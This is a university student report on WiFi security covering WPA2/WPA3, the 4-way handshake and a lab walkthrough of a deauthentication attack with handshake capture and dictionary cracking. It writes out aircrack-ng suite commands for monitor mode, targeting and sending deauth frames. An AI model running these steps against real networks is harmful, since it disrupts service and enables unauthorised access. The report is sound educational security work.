Danmarks Tekniske Universitet

DTU

Final Report

Authors

Eduardo - s240075
Dodzi Kwasi Nuhoho - s240054

September 5, 2026

1 Abstract

This report explores the vulnerabilities in WiFi security by demonstrating real-world attack scenarios in a controlled environment. The goal is to analyze the impact of these threats and propose effective countermeasures. The project focuses on attacks such as Deauthentication, Evil Twin, and WPA2 Handshake Capture. Additionally, security measures like WPA3 and VPNs are evaluated to mitigate risks. As a final component, an educational demonstration will be conducted for non-expert audiences to raise awareness about WiFi security threats and promote safer practices. The findings aim to provide practical insights into securing wireless networks against malicious actors.

Contents

2 Introduction

WiFi connectivity has become a fundamental pillar for communication in homes, businesses, and public spaces. However, this accessibility also introduces significant security risks, particularly to Man-in-the-Middle (MitM) attacks. These attacks allow an adversary to intercept, manipulate, and even redirect network traffic without the victim's knowledge, compromising the confidentiality and integrity of transmitted information.

This study focuses on an in-depth analysis of common attacks within the IEEE 802.11 standard. It examines how they operate, the vulnerabilities that enable them, and the various techniques employed to execute them over WiFi networks. It explores the creation of rogue access points to trick users into connecting to a malicious network, the manipulation of network protocols to intercept communications, and techniques that downgrade secure connections to expose sensitive data.

The approach used is technical, incorporating official documentation, relevant security protocols, and real-world tools for offensive security and network defense. The research includes analyzing widely used software to understand how attackers exploit weaknesses in WiFi security.

This study aims to deepen our understanding of cybersecurity by examining the techniques attackers use to compromise wireless networks and compromise user privacy. Additionally, the aim here is to raise awareness about the importance of proper security measures, especially in environments where wireless networks are widely used but often lack sufficient protection.

Throughout this research, different attack scenarios will be examined, their potential impact, and the most effective mitigation strategies, providing practical insights for cybersecurity professionals and individuals seeking to enhance their digital security. [1]

Finally, the project aims to deliver an educational overview of network security for individuals with limited prior knowledge of the subject. This will include a real-world case study demonstrating how a security breach can occur through simple methods, thereby emphasizing the importance of strong passwords and the implementation of a robust security system

3 Background Introduction

3.1 Functions 802.11 standard

Specifies the set of medium access control (MAC) and physical layer (PHY) for implementing a wireless local area network (WLAN).

The frames referred to this standard are shown in Figure 1

Figure 1: 801.11 simplified frame with WPA2 header [2]

First, the frame control (FC) field contains a lot of bit flags. The next three fields contain the address of the receiver (addr1), the address of the sender (addr2), and the address of the final destination (addr3).

So, giving an example, someone sends a frame, in that case, the MAC of the AP will be addr1, the addr2 is the sender itself, and the router will be the addr3. When a frame is encrypted, the frame also includes the KeyID and packet number (PN) field. This one stores the replay counter used by the encryption algorithm, and the KeyID identifies which key was used.

Following the standard, it first needs to authenticate and associate with the AP before sending the frame. Most of the WPA2 network for handshake uses Open System authentication, which means that there is no authentication at this stage, and the actual authentication is offloaded to the 4-way handshake.

In Figure 2 we can see the relationship between state variables and services.



Figure 2: 4 Relation between state variables and services[2]

Looking deeper into the project is mandatory to talk about the BSS, considering the full architecture



Figure 3: BSS architecture [2]

In the image 3 are defined terms like BSS(basic service set) is a basic WIFI unit; each one has its own AP (access point), which manages the communication between devices (STAs/stations).
If more than one BSS is connected via DS, this is called ESS (Extended service set), and this is what big companies or campuses are using to distribute their WIFI signals.

3.2 IEEE 802.11 Security

The main security system on WI-FI is WPA (WiFi Protected Access). This solution is designed to formalize the above technologies into a standard. These protocols have changed through the years :

- WEP: The first protocol included in the 802.11 protocol, using CR4 encryption with a static key of 64 or 128 bits.
- WPA: This standard uses something called TKIP (Temporal Key Integrity Protocol) to improve WEP without new hardware, and it is still using RC4, but the passwords are dynamic to improve the security.
- WPA2: Made in 2004, started using AES(Advanced Encryption Standard) with CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) as mandatory. and make the difference between personal environments and the company.
- WPA3: Replace WPA2, adding more security, including SAE(Simultaneous Authentification of equals) instead of PSK, which protects from dictionary attacks, also add OWE (Opportunistic Wireless Encryption) on open wireless.

3.3 Strengths and weaknesses of WPA

Most of the WIFI environments right now are using the WPA2, so it is more important to talk about this in a way to see how it is going to be able to "hack" a WIFi.

However, due to the slow standardization process of this amendment, the Wi-Fi Alliance began certifying devices based on a draft of 802.11i under the Wi-Fi Protected Access (WPA) program. Once 802.11i was finalized, the WPA2 certification program was introduced. Consequently, WPA and WPA2 share many similarities. The key difference is that WPA2 requires support for the more secure AES-CCMP encryption protocol while optionally allowing WPA-TKIP, whereas WPA primarily relies on TKIP but optionally supports AES-CCMP.

As we said before this WPA2 uses AES and CCMP and AES-CCMP, which is more secure than the older RC4, In general, WPA2 is so secure, works with most of the devices, and is reliable and stable, but has some vulnerabilities.
There are different attacks that WPA2 won't be able to pass, Brute force and dictionary attacks (PSK mode). If a weak password is used, WPA2 won't be able to hold it; attackers can capture a 4-way handshake and attempt to crack the key using dictionary or brute force attacks. Take note, a dictionary attack guesses passwords using a predefined list of likely words, while a brute force attack tries all possible combinations until the correct one is found. WPA2 is not built-in protection against de-authentication attacks, where an attacker forces a client to disconnect. This opens a way for evil twin attacks, where a fake access point tricks users into connecting. Not only with this KRACK attacks 4(Key reinstallation attacks) discovered in 2017, a vulnerability in WPA2's 4-way handshake allowed attackers to decrypt traffic, reply packets, and inject malicious content, it should be solved after a few firmware updates, so nowadays is not possible to do this.



Figure 4: KRACK attack [2]

Lastly, the security on open WIFI is not the best. WPA2 does not enforce encryption, making it vulnerable to man-in-the-middle attacks. This is fixed in WPA3.

3.4 The 4-way Handshake

The 4-way handshake is the method for providing both Client and AP mutual authentication and session key generation. Authentication is based on a shared secret called the Pairwise Master Key(PMK), and after this, a session key called the Pairwise Transient Key

(PTK). Every message in the 4-way handshake is defined using EAPOL-Key frames. The most important is in the figure 5



Figure 5: Simplified layout of an EAPOL-Key frame.png [3]

The header contains eight flags that describe properties of the frame, and the MIC flag denotes whether the frame is authenticated using a message Integrity (MIC). The replay counter is for detecting frame replayed messages.
So the complete transaction including the 4-way handshake is in the figure6 We won't go too far with the different nomenclatures that they use to use for all the data transactions for the handshake, but it is good to know that a frame can contain more than 1 key for the encryption, the number of keys is represented by a counter number and an key id that represent which key is need for the different data.[4]



Figure 6: 4 way handshake[2]

4 Improvements from WPA2 to WPA3

WPA2, as explained, relies on a 4-way handshake that's vulnerable to KRACK, letting attackers replay handshake messages to reset encryption keys, allowing packet description. Also, offline dictionary attacks, capturing the handshake, and then trying passwords offline until the right one is found, are possible.

4.1 WPA2 , AES and CCMP

The Advanced Encryption Standard (AES) is a symmetric block cipher used for data encryption. In WPA2, AES typically employs a 128-bit key and operates on 128-bit blocks of data through 10 rounds of substitution, permutation, mixing, and key addition. This process transforms readable data (plaintext) into unreadable ciphertext, ensuring that only authorized devices with the correct key can decrypt the message. AES is both efficient and secure, making it well-suited for wireless communication, where both speed and security are critical.

The protocol known as CCMP (Counter Mode with Cipher Block Chaining Message Authentication Code Protocol) applies AES in a specific manner to provide confidentiality and integrity. It uses AES in counter (CTR) mode for encryption, which allows AES to function as a stream cipher by generating a keystream from a unique counter value for each packet. This method ensures that even if the same data is sent multiple times, the encrypted output will appear distinct each time. Additionally, CCMP employs Cipher Block Chaining Message Authentication Code (CBC-MAC) to authenticate messages and prevent tampering by creating a cryptographic checksum called a Message Integrity Code (MIC) based on the transmitted data.

In WPA2, AES and CCMP work together to secure wireless communication. When a device transmits data over Wi-Fi, CCMP first encrypts the data using AES in counter mode to protect its confidentiality. It then generates a MIC using CBC-MAC to verify that the message has not been altered. Each packet includes a unique nonce and packet number to prevent reuse and replay attacks. This dual-layer approachâencrypting the data and verifying its authenticityâmakes WPA2 significantly more secure than earlier protocols like WEP or WPA, effectively safeguarding wireless networks from eavesdropping and tampering.

4.2 How WPA3 improves WPA2

There are 3 important changes that made the WPA more secure, starting with SAE, which replaces the 4-way handshake with what is called the dragonfly handshake, a password authenticated key exchange that resists passive and active attacks. SAE makes offline dictionary attacks nearly impossible because each logic attempt requires live interaction with the network, significantly slowing down brute force attacks. Each session generates a new key, enhancing forward secrecy so that if a key is ever compromised, past communication remains secure.

The next one is Forward secrecy. Unlike WPA2, WPA3 ensures that even if a session key is compromised, past data cannot be decrypted.

The last one is protection against passive snooping, open wifi networks under WPA3 use opportunistic wireless encryption, encrypting traffic even without a password, protecting users on public hotspots.

5 Lab Setup Environment Configuration

A controlled lab environment was designed to accurately simulate a typical wireless network to investigate WiFi security vulnerabilities, as can be seen in Figure 7. The setup allowed for the performance of offensive security techniques without interfering with external networks or breaching ethical boundaries. The goal was to recreate a real-world attack scenario in a confined and reproducible setting.

At the core of the setup was a wireless access point (AP), configured with WPA2 PSK (personal mode) security and broadcasting a unique SSID. This access point acted as the network's central hub, enabling wireless communication with other devices. Its primary role was facilitating a secure connection for a client device, allowing the observation and manipulation of the authentication process during simulated attacks.

The client device, in this case a smartphone, was used to represent an ordinary user connecting to the AP. Once connected, the device initiated the WPA2 four-way handshake, a critical component of WiFi authentication. This process was a key focus in our testing, as it is a known target in many WiFi exploitation techniques.

To simulate an attacker, we employed a laptop running Kali Linux installed directly on bare metal. Running Kali Linux outside of a virtual machine ensured complete hardware access and avoided the common performance and compatibility limitations associated with virtualized environments. This attacker machine was not connected to the access point like the client; instead, it operated in passive mode to observe network traffic and in active mode to inject malicious packets.

A vital component of the attacker's setup was the external WiFi adapter. This adapter was selected specifically for its ability to operate in monitor mode and perform packet injection - two essential capabilities for WiFi penetration testing. Connected to the Kali laptop via USB, the adapter allowed us to capture unencrypted management frames, monitor real-time traffic, and inject deauthentication packets to disrupt the client's connection.



Figure 7: Lab Setup

6 Tools and Methodology

A structured methodology was followed to simulate a real-world penetration testing workflow on a WPA2-secured wireless network (personal mode). The approach was divided into distinct phases: reconnaissance, attack execution, and post-exploitation analysis. Each phase was supported by established tools widely recognized in the field of wireless security auditing.

The primary toolkit employed was the Aircrack-ng suite, which includes a collection of command-line utilities specifically designed for WiFi network analysis. Within this suite, airodump-ng was used for monitoring and capturing wireless traffic, including the WPA2 handshake. To disrupt the connection between the client and access point, Aireplay-ng was utilized to transmit forged deauthentication packets. Once the handshake was obtained, aircrack-ng was used to conduct an offline dictionary attack to recover the network's password.

Before these tools could be used effectively, the wireless adapter was placed into monitor mode. This was accomplished using system commands such as iwconfig and airmon-ng, which allowed the attacker's machine to capture and inject packets across the target wireless channel. These configurations were necessary to enable the adapter to function independently of any association with the access point.

Additional tools such as Hashcat and hcxdumptool were briefly explored as alternatives for password cracking and packet capture, respectively. However, due to the increased complexity of setup and the need for GPU resources not available in the current lab configuration, their full integration into the methodology was deferred. Hostapd and Dnsmasq were also used in setting up the evil twin attack.

As seen in Figure 8, the testing sequence was carried out as follows: the target network was first identified and analyzed to determine its BSSID, operating channel, and encryption protocol. A deauthentication attack was then launched to temporarily disconnect the client device, prompting it to reconnect. During this reconnection, the four-way WPA2 handshake was captured using airodump-ng. This handshake was subsequently used in a dictionary-based cracking attempt with aircrack-ng.

Each stage of the methodology was carefully documented. Commands, parameters, and outcomes were recorded to ensure reproducibility. This documentation was essential for maintaining the integrity and repeatability of the testing process.



Figure 8: Tools and Methodology

7 Attack Walkthrough

A deauthentication attack is a denial-of-service (DoS) attack that targets wireless networks by exploiting a vulnerability within the IEEE 802.11 Wi-Fi standard. Specifically, this attack manipulates a class of Wi-Fi packets known as management frames, which control the establishment, maintenance, and termination of wireless connections. Unlike data frames that often carry encryption and integrity protection, management frames, particularly deauthentication and disassociation frames, have historically lacked such protections. This absence of safeguards makes them susceptible to spoofing and misuse.

The deauthentication frame serves a legitimate role in network operation by notifying a client or access point that the wireless session is being terminated. For example, an access point may issue such a frame when a session expires, or a client might send one when disconnecting intentionally. However, because these frames function as notifications rather than requests, any receiving device is expected to act on them immediately without verification of authenticity. This design opens the door for attackers to craft fake deauthentication frames that appear to originate from either the AP or the client, thereby forcibly ending an active connection.

In practice, the attacker does not need to be connected to the network or possess the Wi-Fi password. It is only necessary to observe wireless traffic in monitor mode to identify the MAC addresses of the target access point and client. Spoofed frames can be transmitted using this information, instructing the client to disconnect. If repeated, these frames can result in persistent disconnection, rendering the network unusable for the victim. Beyond simply denying service, deauthentication attacks are commonly used to initiate further exploits, such as forcing a client to reconnect so that a WPA2 handshake can be captured for offline password cracking, or steering a client toward a malicious evil twin access point.



Figure 9: monitor mode

To perform the attack in our lab environment, the wireless adapter was first configured into monitor mode as shown in Figure 9 using:

```
sudo airmon-ng start wlan0
```



Figure 10: Reconnaissance

The airodump-ng tool was employed to scan available networks and identify the target AP and its connected client. This process revealed essential information such as the BSSID (MAC address of the AP), the station MAC address (client), and the operating channel. From Figure 10, airodump-ng was used to identify the device connected to the access point by using the AP's MAC address and the channel in the command below:

```
sudo airodump-ng --bssid 50:C7:BF:B6:94:B0 --channel 8 wlan0
```

With this information, the aireplay-ng tool was used to transmit forged deauthentication frames from the attacker machine. The following command structure was used:

```
aireplay-ng --deauth 50 -a [AP_MAC] -c [Client_MAC] wlan0
```

This command instructs the tool to send 50 deauthentication frames (–deauth 50) to a specific client (-c) from a specific access point (-a) using the wireless interface in monitor mode (wlan0). It uses the MAC addresses to identify the client and the access point, so in this case, the access point was **50:C7:BF:B6:94:B0** and the client was **BE:83:D1:05:93:A0**. The result was a temporary disconnection of the client from the network for 50 seconds as specified in the command. This behavior was consistently observed and confirmed via real-time traffic monitoring and logging outputs from airodump-ng, as can be seen in Figure 11.



Figure 11: Deauthentication

The disconnection triggered an automatic reconnection attempt by the client, during which the WPA2 four-way handshake was transmitted. This sequence of events provided a crucial opportunity to capture the handshake for offline cracking. Although the handshake did not contain the plaintext Wi-Fi password, it contained a cryptographic hash of the Pairwise Master Key(PMK), which is derived from the password and other parameters. The handshake cap file is fed into the aircrack-ng tool and a wordlist as can be seen in Figure 12. What happens here is the individual words in the wordlist are hashed with a hashing algorithm and compared to the hashed PMK from the handshake, and if there happens to be a match, it is outputted as the password. In this case, **Tru!ys3cur3** was the password, and we included it in a custom wordlist to prove the functionality that was just described.

While this attack was effective in our controlled lab environment, it is worth noting that mitigations exist. IEEE 802.11w, also known as Protected Management Frames (PMF), introduces cryptographic protection for management frames, including deauthentication packets[5]. If implemented and enabled on both the client and AP, spoofed frames

lacking valid cryptographic signatures are ignored, thus preventing such attacks. However, widespread adoption of PMF remains inconsistent, particularly among legacy or IoT devices, making many real-world networks still vulnerable to this form of disruption.

Through this implementation, the deauthentication attack not only demonstrated the practical weaknesses in legacy wireless security but also set the stage for capturing handshake data essential for subsequent offline analysis.

